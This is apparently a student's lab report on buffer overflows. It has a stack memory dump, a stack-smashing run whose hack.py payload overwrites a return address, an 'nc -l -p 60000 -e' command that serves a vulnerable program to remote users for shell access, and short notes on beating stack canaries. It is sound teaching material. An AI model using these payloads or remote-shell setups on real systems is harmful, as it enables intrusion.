
Activity XII – Buffer Overflow

1. Draw a stack layout of the program. Start from the address of &buf[0] and stop at &i+8. Specify symbol and content (if possible). Make sure that you gave identified argument (i) and return address.

   Please circle the result from the program above and write down the associated symbol. (Identify return address, buffer, local variables.)



Stack layout of the program

```
darkenstardragon@VMUbuntu:~/Desktop$ ./simple
&main = 0x000056380a8531a9
&myfunction = 0x000056380a85321a
&&ret_addr = 0x000056380a853203
&i = 0x00007ffe2124d17c
sizeof(pointer) is 8
&buf[0] = 0x00007ffe2124d180
0x00007ffe2124d27c: 0x00
0x00007ffe2124d27b: 0x00        0x00007ffe2124d27a: 0x00        0x00007ffe2124d279: 0x00        0x00007ffe2124d278: 0x00
0x00007ffe2124d277: 0x00        0x00007ffe2124d276: 0x00        0x00007ffe2124d275: 0x7f        0x00007ffe2124d274: 0xfe
0x00007ffe2124d273: 0x21        0x00007ffe2124d272: 0x24        0x00007ffe2124d271: 0xd2        0x00007ffe2124d270: 0xa0
```

```
0x00007ffe2124d26f: 0x00    0x00007ffe2124d26e: 0x00    0x00007ffe2124d26d: 0x56    0x00007ffe2124d26c: 0x38
0x00007ffe2124d26b: 0x0a    0x00007ffe2124d26a: 0x85    0x00007ffe2124d269: 0x30    0x00007ffe2124d268: 0xc0
0x00007ffe2124d267: 0x00    0x00007ffe2124d266: 0x00    0x00007ffe2124d265: 0x00    0x00007ffe2124d264: 0x00
0x00007ffe2124d263: 0x00    0x00007ffe2124d262: 0x00    0x00007ffe2124d261: 0x00    0x00007ffe2124d260: 0x00
0x00007ffe2124d25f: 0x00    0x00007ffe2124d25e: 0x00    0x00007ffe2124d25d: 0x00    0x00007ffe2124d25c: 0x00
0x00007ffe2124d25b: 0x00    0x00007ffe2124d25a: 0x00    0x00007ffe2124d259: 0x00    0x00007ffe2124d258: 0x00
0x00007ffe2124d257: 0x00    0x00007ffe2124d256: 0x00    0x00007ffe2124d255: 0x7f    0x00007ffe2124d254: 0x3a
0x00007ffe2124d253: 0xdc    0x00007ffe2124d252: 0x5e    0x00007ffe2124d251: 0x71    0x00007ffe2124d250: 0x90
0x00007ffe2124d24f: 0x00    0x00007ffe2124d24e: 0x00    0x00007ffe2124d24d: 0x7f    0x00007ffe2124d24c: 0xfe
0x00007ffe2124d24b: 0x21    0x00007ffe2124d24a: 0x24    0x00007ffe2124d249: 0xd2    0x00007ffe2124d248: 0xb8
0x00007ffe2124d247: 0x00    0x00007ffe2124d246: 0x00    0x00007ffe2124d245: 0x7f    0x00007ffe2124d244: 0xfe
0x00007ffe2124d243: 0x21    0x00007ffe2124d242: 0x24    0x00007ffe2124d241: 0xd2    0x00007ffe2124d240: 0xa8
0x00007ffe2124d23f: 0x00    0x00007ffe2124d23e: 0x00    0x00007ffe2124d23d: 0x00    0x00007ffe2124d23c: 0x00
0x00007ffe2124d23b: 0x00    0x00007ffe2124d23a: 0x00    0x00007ffe2124d239: 0x00    0x00007ffe2124d238: 0x01
0x00007ffe2124d237: 0x00    0x00007ffe2124d236: 0x00    0x00007ffe2124d235: 0x00    0x00007ffe2124d234: 0x00
0x00007ffe2124d233: 0x00    0x00007ffe2124d232: 0x00    0x00007ffe2124d231: 0x00    0x00007ffe2124d230: 0x00
0x00007ffe2124d22f: 0x00    0x00007ffe2124d22e: 0x00    0x00007ffe2124d22d: 0x00    0x00007ffe2124d22c: 0x00
0x00007ffe2124d22b: 0x00    0x00007ffe2124d22a: 0x00    0x00007ffe2124d229: 0x00    0x00007ffe2124d228: 0x00
0x00007ffe2124d227: 0x00    0x00007ffe2124d226: 0x00    0x00007ffe2124d225: 0x00    0x00007ffe2124d224: 0x00
0x00007ffe2124d223: 0x00    0x00007ffe2124d222: 0x00    0x00007ffe2124d221: 0x00    0x00007ffe2124d220: 0x00
0x00007ffe2124d21f: 0xc0    0x00007ffe2124d21e: 0xe8    0x00007ffe2124d21d: 0xc0    0x00007ffe2124d21c: 0xce
0x00007ffe2124d21b: 0x59    0x00007ffe2124d21a: 0xb6    0x00007ffe2124d219: 0x3a    0x00007ffe2124d218: 0x79
0x00007ffe2124d217: 0xc1    0x00007ffe2124d216: 0x61    0x00007ffe2124d215: 0x3a    0x00007ffe2124d214: 0xfc
0x00007ffe2124d213: 0xda    0x00007ffe2124d212: 0xf8    0x00007ffe2124d211: 0x3a    0x00007ffe2124d210: 0x79
0x00007ffe2124d20f: 0x00    0x00007ffe2124d20e: 0x00    0x00007ffe2124d20d: 0x00    0x00007ffe2124d20c: 0x00
0x00007ffe2124d20b: 0x00    0x00007ffe2124d20a: 0x00    0x00007ffe2124d209: 0x00    0x00007ffe2124d208: 0x00
0x00007ffe2124d207: 0x00    0x00007ffe2124d206: 0x00    0x00007ffe2124d205: 0x00    0x00007ffe2124d204: 0x00
0x00007ffe2124d203: 0x00    0x00007ffe2124d202: 0x00    0x00007ffe2124d201: 0x00    0x00007ffe2124d200: 0x00
0x00007ffe2124d1ff: 0x00    0x00007ffe2124d1fe: 0x00    0x00007ffe2124d1fd: 0x7f    0x00007ffe2124d1fc: 0xfe
0x00007ffe2124d1fb: 0x21    0x00007ffe2124d1fa: 0x24    0x00007ffe2124d1f9: 0xd2    0x00007ffe2124d1f8: 0xa0
0x00007ffe2124d1f7: 0x00    0x00007ffe2124d1f6: 0x00    0x00007ffe2124d1f5: 0x56    0x00007ffe2124d1f4: 0x38
0x00007ffe2124d1f3: 0x0a    0x00007ffe2124d1f2: 0x85    0x00007ffe2124d1f1: 0x30    0x00007ffe2124d1f0: 0xc0
```

```
0x00007ffe2124d1ef: 0x3e    0x00007ffe2124d1ee: 0x9d    0x00007ffe2124d1ed: 0x78    0x00007ffe2124d1ec: 0xb5
0x00007ffe2124d1eb: 0x79    0x00007ffe2124d1ea: 0x78    0x00007ffe2124d1e9: 0x3a    0x00007ffe2124d1e8: 0x79
0x00007ffe2124d1e7: 0x00    0x00007ffe2124d1e6: 0x00    0x00007ffe2124d1e5: 0x56    0x00007ffe2124d1e4: 0x38
0x00007ffe2124d1e3: 0x0a    0x00007ffe2124d1e2: 0x85    0x00007ffe2124d1e1: 0x33    0x00007ffe2124d1e0: 0x40
0x00007ffe2124d1df: 0x00    0x00007ffe2124d1de: 0x00    0x00007ffe2124d1dd: 0x56    0x00007ffe2124d1dc: 0x38
0x00007ffe2124d1db: 0x0a    0x00007ffe2124d1da: 0x85    0x00007ffe2124d1d9: 0x31    0x00007ffe2124d1d8: 0xa9
0x00007ffe2124d1d7: 0x00    0x00007ffe2124d1d6: 0x00    0x00007ffe2124d1d5: 0x00    0x00007ffe2124d1d4: 0x01
0x00007ffe2124d1d3: 0x00    0x00007ffe2124d1d2: 0x00    0x00007ffe2124d1d1: 0x00    0x00007ffe2124d1d0: 0x00
0x00007ffe2124d1cf: 0x00    0x00007ffe2124d1ce: 0x00    0x00007ffe2124d1cd: 0x7f    0x00007ffe2124d1cc: 0xfe
0x00007ffe2124d1cb: 0x21    0x00007ffe2124d1ca: 0x24    0x00007ffe2124d1c9: 0xd2    0x00007ffe2124d1c8: 0xa8
0x00007ffe2124d1c7: 0x00    0x00007ffe2124d1c6: 0x00    0x00007ffe2124d1c5: 0x7f    0x00007ffe2124d1c4: 0x3a
0x00007ffe2124d1c3: 0xdc    0x00007ffe2124d1c2: 0x5e    0x00007ffe2124d1c1: 0x56    0x00007ffe2124d1c0: 0x20
0x00007ffe2124d1bf: 0x00    0x00007ffe2124d1be: 0x00    0x00007ffe2124d1bd: 0x7f    0x00007ffe2124d1bc: 0x3a
0x00007ffe2124d1bb: 0xdc    0x00007ffe2124d1ba: 0x3d    0x00007ffe2124d1b9: 0x90    0x00007ffe2124d1b8: 0xb3
0x00007ffe2124d1b7: 0x00    0x00007ffe2124d1b6: 0x00    0x00007ffe2124d1b5: 0x00    0x00007ffe2124d1b4: 0x00
0x00007ffe2124d1b3: 0x00    0x00007ffe2124d1b2: 0x00    0x00007ffe2124d1b1: 0x00    0x00007ffe2124d1b0: 0x00
0x00007ffe2124d1af: 0x00    0x00007ffe2124d1ae: 0x00    0x00007ffe2124d1ad: 0x56    0x00007ffe2124d1ac: 0x38
0x00007ffe2124d1ab: 0x0a    0x00007ffe2124d1aa: 0x85    0x00007ffe2124d1a9: 0x32    0x00007ffe2124d1a8: 0x03
0x00007ffe2124d1a7: 0x00    0x00007ffe2124d1a6: 0x00    0x00007ffe2124d1a5: 0x7f    0x00007ffe2124d1a4: 0xfe
0x00007ffe2124d1a3: 0x21    0x00007ffe2124d1a2: 0x24    0x00007ffe2124d1a1: 0xd1    0x00007ffe2124d1a0: 0xb0
0x00007ffe2124d19f: 0xb9    0x00007ffe2124d19e: 0x60    0x00007ffe2124d19d: 0xa2    0x00007ffe2124d19c: 0xf7
0x00007ffe2124d19b: 0x4c    0x00007ffe2124d19a: 0x21    0x00007ffe2124d199: 0xf8    0x00007ffe2124d198: 0x00
0x00007ffe2124d197: 0x00    0x00007ffe2124d196: 0x00    0x00007ffe2124d195: 0x00    0x00007ffe2124d194: 0x00
0x00007ffe2124d193: 0x00    0x00007ffe2124d192: 0x38    0x00007ffe2124d191: 0x37    0x00007ffe2124d190: 0x36
0x00007ffe2124d18f: 0x35    0x00007ffe2124d18e: 0x34    0x00007ffe2124d18d: 0x33    0x00007ffe2124d18c: 0x32
0x00007ffe2124d18b: 0x31    0x00007ffe2124d18a: 0x30    0x00007ffe2124d189: 0x39    0x00007ffe2124d188: 0x38
0x00007ffe2124d187: 0x37    0x00007ffe2124d186: 0x36    0x00007ffe2124d185: 0x35    0x00007ffe2124d184: 0x34
0x00007ffe2124d183: 0x33    0x00007ffe2124d182: 0x32    0x00007ffe2124d181: 0x31    0x00007ffe2124d180: 0x30
0x00007ffe2124d17f: 0x00    0x00007ffe2124d17e: 0x00    0x00007ffe2124d17d: 0x00    0x00007ffe2124d17c: 0x0c
0x00007ffe2124d17b: 0x0a    0x00007ffe2124d17a: 0x85    0x00007ffe2124d179: 0x33    0x00007ffe2124d178: 0x8d
0x00007ffe2124d177: 0x00    0x00007ffe2124d176: 0x00    0x00007ffe2124d175: 0x7f    0x00007ffe2124d174: 0xfe
0x00007ffe2124d173: 0x21    0x00007ffe2124d172: 0x24    0x00007ffe2124d171: 0xd1
... end
```

&main

&&ret_addr

buf

i

Important addresses of the program

2. Stack Smashing.


```
darkenstardragon@VMUbuntu:~/Desktop$ ./ex2
&main = 0x555555555364
&myfunction = 0x555555555262
&greeting = 0x5555555551c9
Welcome to exercise II
I hope you enjoy it

&i = 0x7fffffffdeac
&buf[0] = 0x7fffffffdeb0
0123456789012345678
darkenstardragon@VMUbuntu:~/Desktop$ objdump -d ex2 | grep greeting
00000000000011c9 <greeting>:
    13a7:       48 8d 35 1b fe ff ff    lea    -0x1e5(%rip),%rsi        # 11c9 <greeting>
    13c4:       e8 00 fe ff ff          callq  11c9 <greeting>
darkenstardragon@VMUbuntu:~/Desktop$ python3 hack.py
exec ./ex2 with buff b'xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx\xc9QUUUU'
&main = 0x555555555364
&myfunction = 0x555555555262
&greeting = 0x5555555551c9
Welcome to exercise II
I hope you enjoy it

&i = 0x7fffffffde7c
&buf[0] = 0x7fffffffde80
xxxxxxxxxxxxxxxxxxxxxxxx♦xxxxxxxxxxxxxxx♦QUUUU
Welcome to exercise II
I hope you enjoy it

Segmentation fault (core dumped)
```

3. Shell remote execution

Seems like curl command in program has a problem, so I commented it out. But it still can execute shell which I think is the main point of this activity (to access the shell function and remote execute the machine).

```
darkenstardragon@VMUbuntu:~/Desktop$ nc -l -p 60000 -e ./ex3
&main = 0x000055555555553a5
&vulnerable = 0x0000555555555337
&retpoint = 0x00005555555554c9
&shell = 0x0000555555555249
```

Victim's machine



Accessing shell after filling in a proper offset and address

4. How to bypass canary-style protection?

It's possible to brute force guessing the address of the canary bytes, then we proceed to export that canary values and addresses so that we will write the same value over the canary when we try to flood the buffer (to make the system not notice any changes in canary) so we can get to the real return address.

5. Do you think that exploiting buffer-overflow attacks are trivial? Please justify your answer (i.e. Is it trivial to write a program to exploit buffer-overflow attacks in a server?)

It could be trivial in the past, but right now with a lot of considerations about buffer overflow attacks have been emphasized, there are now many ways to protect a program from buffer overflow attacks (e.g. StackGuard, PointGuard). And up-to-date libraries now always have these prevention systems built-in.